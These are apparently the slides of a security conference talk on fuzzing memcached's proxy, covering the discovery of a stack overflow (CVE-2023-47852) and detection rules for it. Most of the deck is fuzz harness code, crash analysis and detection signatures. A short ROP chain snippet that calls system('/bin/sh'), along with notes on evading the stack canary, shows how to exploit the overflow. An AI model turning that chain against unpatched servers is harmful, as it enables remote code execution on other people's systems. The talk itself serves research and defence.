

stripe

Exploiting and Detecting Vulnerabilities in Memcached

Cache Crashers

Bryan Alexander

ShmooCon '24

whoami

Bryan Alexander

Security Engineer @ Stripe

What

Agenda

- 1 Memcached Background
- 2 Fuzzing Memcached
- 3 Results
- 4 Detections

Memcached

- A general purpose memory-caching system developed for LiveJournal in 2003
- RAM only, key-value stored, functionally distributed, and “forgetful by design”
- Broad adoption by large enterprise users, including Netflix and Google (and us!)
- Three different protocols: binary, text, and meta
- Can be spoken to over TCP, UDP, or domain socket
- SASL for authentication, experimental TLS support, no built-in data encryption support

```
> ms TestKey 2
hi
HD
> mg TestKey v
VA 2
hi
> md TestKey
HD
> mg TestKey v
EN
```

Memcached Proxy


- A proxy speaking the memcached protocols designed for managing clusters of memcached servers
- Added in 1.6.13 (early '22), must be compiled in
- Proxy routing is managed by Lua and fully scriptable
- Design allows for hot reloads of topologies, deployment tricks, and custom route hooks for additional processing

```
pool{
    name = "foo",
    backends =
    {"127.0.0.1:11212",
     "127.0.0.1:11213"},
}

pool{
    name = "bar",
    backends =
    {"127.0.0.1:11214",
     "127.0.0.1:11215"},
}
```

Memcached @ Stripe


- Clients connect, through an SDK, to router nodes. These nodes contain authn/authz checks relevant to the context of the request and the target data
- Proxy routes the request to backend data nodes
- Control plane facilitates routing topology



Fuzzing Memcached

Monolith

- Memcached is a monolithic binary, does not provide an API and/or library to interface with
- Multithreaded workers tightly coupled to the underlying connection objects
- Stateful processing of connection messages and events
- Coupling and overhead makes libdesock and similar strategies costly!



Design

- Initialize core data structures and threads
- Fuzzing threads == worker threads

```
#include "memcached.h"
#include "proto_proxy.h"
#include "cache.h"
#include <sys/eventfd.h>

extern int LLVMFuzzerInitialize(int *argc, char **argv){

    int efd = eventfd(0, EFD_NONBLOCK);
    memcached_thread_init(1, NULL);
    LIBEVENT_THREAD *mthread = get_worker_thread(0);

    settings.proxy_ctx = proxy_init(false, false);
    settings.proxy_enabled = true;
    settings.binding_protocol = proxy_prot;

    fconn = conn_new(efd, conn_parse_cmd, ...);

    fconn->thread = mthread;
    proxy_thread_init(settings.proxy_ctx, fconn->thread);

    assoc_init(HASHPower_DEFAULT);
    hash_init(MURMUR3_HASH);
}
```

Design

- Allocate buffer out of thread and fill with fuzzed input
- Scalable to all protocols supported

```
#include "memcached.h"
#include "proto_proxy.h"
#include "cache.h"
#include <sys/eventfd.h>

#define READ_BUFFER_SIZE 16384

extern int LLVMFuzzerTestOneInput(const uint8_t *buf, size_t len){

    if(len > READ_BUFFER_SIZE) return -1;

    fconn->rbuf = do_cache_alloc(fconn->thread->rbuf_cache);
    fconn->rcurr = fconn->rbuf;
    fconn->rsz = READ_BUFFER_SIZE;

    fconn->rbytes = len;
    memcpy(fconn->rbuf, buf, len);

    rval = try_read_command_proxy(fconn->thread->rbuf_cache, fconn->rbuf);
    do_cache_free(fconn->thread->rbuf_cache, fconn->rbuf);

    return rval;
}
```

Results

Performance

```

american fuzzy lop ++4.09a {Fuzzer01} (...memcached-fuzz-inte/fuzzer) [fast]
┌────────── process timing ───────────┐ ┌────────── overall results ───────────┐
│      run time : 0 days, 9 hrs, 49 min, 23 sec      │ │      cycles done : 6.30M      │
│      last new find : none seen yet                │ │      corpus count : 629      │
│      last saved crash : none seen yet              │ │      saved crashes : 0      │
│      last saved hang : none seen yet              │ │      saved hangs : 0      │
└────────── cycle progress ───────────┘ └────────── map coverage ───────────┘
│      now processing : 605.429 (96.2%)              │ │      map density : 0.01% / 0.01%      │
│      runs timed out : 0 (0.00%)                  │ │      count coverage : 193.00 bits/tuple      │
└────────── stage progress ───────────┘ └────────── findings in depth ───────────┘
│      now trying : havoc                          │ │      favored items : 1 (0.16%)      │
│      stage execs : 78/459 (16.99%)                │ │      new edges on : 1 (0.16%)      │
│      total execs : 201k                          │ │      total crashes : 0 (0 saved)      │
│      exec speed : 3933/sec                        │ │      total tmouts : 0 (0 saved)      │
└────────── fuzzing strategy yields ───────────┘ └────────── item geometry ───────────┘
│      bit flips : disabled (default, enable with -D) │ │      levels : 1      │
│      byte flips : disabled (default, enable with -D) │ │      pending : 0      │
│      arithmetics : disabled (default, enable with -D) │ │      pend fav : 0      │
│      known ints : disabled (default, enable with -D) │ │      own finds : 0      │
│      dictionary : n/a                             │ │      imported : 0      │
│      havoc/splice : 0/196k, 0/0                   │ │      stability : 100.00%      │
│      py/custom/rq : unused, unused, unused         │ │                               │
│      trim/eff : disabled, disabled                 │ │                               │
└────────── strategy: exploit ───────────┘ └────────── state: started :- ) ───────────┘

```

CVE-2023-47852

- Stack-based buffer overflow in multi-retrieval commands
- Commands processed by the proxy, not by upstream memcached nodes
- Fixed in 1.16.22, impacts <= 1.16.21 (--enable-proxy only)

```
Thread 6 "mc-worker" received signal SIGSEGV, Segmentation fault.
0x00005555555800f4 in try_read_command_proxy
(c=0x4242424242424242) at proto_proxy.c:415
gef> registers
$rax : 0x0
$rbx : 0x4242424242424242 ("BBBBBBBB"? )
$rcx : 0x00007ffff7d26d3c →
<_pthread_kill_implementation+268> mov ebp, eax
$rdx : 0x0
$rsp : 0x00007ffff5be9c78 →
"BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB[...]"
$rbp : 0x4242424242424242 ("BBBBBBBB"? )
$rsi : 0x15ab
$rdi : 0x15a5
$rip : 0x000055555555fb89 → <proxy_process_command+313> ret
$r8 : 0x00007fffec01f040 → 0x0000000000000303
$r9 : 0x0
$r10 : 0x00007ffff7cb13f0 → 0x00100012000001be
$r11 : 0x246
$r12 : 0x4242424242424242 ("BBBBBBBB"? )
$r13 : 0x4242424242424242 ("BBBBBBBB"? )
$r14 : 0x4242424242424242 ("BBBBBBBB"? )
$r15 : 0x4242424242424242 ("BBBBBBBB"? )
```

CVE-2023-47852

0				4		6		10			
G	E	T		A		G	E	T		B	\n

CVE-2023-47852



< MAX_KEY_LEN?

CVE-2023-47852



```
memcpy(buf, cmd, next_token_index)
```


CVE-2023-47852




```
memcpy(buf, key, len(key))
```

CVE-2023-47852


0						6	8			12			
G	E	T				A		G	E	T		B	\n

CVE-2023-47852




< MAX_KEY_LEN?

CVE-2023-47852



```
memcpy(buf, cmd, next_token_index)
```

CVE-2023-47852



```
memcpy(buf, key, len(key))
```

CVE-2023-47852

- Stack corruption allows for simple ret2 attack (sans ASLR)
- Evade stack canary by overflowing connection object and gaining AAW (partial RELRO)
- Less easy with FORTIFY_SOURCE
- Attacker would need access to proxy

```
pop_rdi = 0x55555555dcde
sample.write(struct.pack('q', pop_rdi)) # pop rdi; ret
sample.write(struct.pack('q', 0x7ffff7db45bd)) # /bin/sh
sample.write(struct.pack('q', pop_rdi+1)) # align stack
sample.write(struct.pack('q', 0x7ffff7c52290)) # system()
sample.write(struct.pack('q', 0x7ffff7c46a40)) # exit()
```

Detection

Crude

- Memcached never forks, detect any forks!

```
rule test_forking_process {  
  meta:  
    author = "analyst123"  
    severity = "Medium"  
  
  events:  
    $e.metadata.product_event_type = "Process Creation"  
  
    // find events where memcached is parent  
    $e.principal.process.file.full_path = "/usr/bin/memcached"  
  
    // filter expected children  
    not $e.target.process.file.full_path = "/memcached_helper"  
  
  condition:  
    $e  
}
```


Less crude

- Reimplement tokenization
- Validate the gap between two tokens is less than KEY_MAX_LEN

```
alert tcp any any -> any 11112 (msg: "CVE-2023-47852 GET";  
    dsize:>284;  
    content: "GET"; startswith;  
    luajit:memcached.lua)
```

Less crude

```
local currIdx = string.find(p, " ", 1)
while currIdx < string.len(p) do
  local compIdx = string.find(p, " ", currIdx)
  if compIdx == nil then
    -- no more spaces found, compare against end of string
    compIdx = string.len(payload)
  end

  if (compIdx - currIdx) > 279 then
    return 1
  end
  currIdx = compIdx+1
end
```

Takeaway

- Update memcached
- Validate your data paths, know who can access your proxies (and caches!)
- *Really* knowing your fuzz target can exponentially improve fuzzing effectiveness
- Hardened targets still have gaps; the more novel your approach, the likelier you are to identify bugs

Where to find more

- Trigger and detection rules will be released on our public Github
- Memcached fuzzer now running on OSS-Fuzz
- <https://github.com/stripe>
- <https://oss-fuzz-build-logs.storage.googleapis.com/index.html>
- <https://github.com/google/oss-fuzz>

stripe

Thank you!

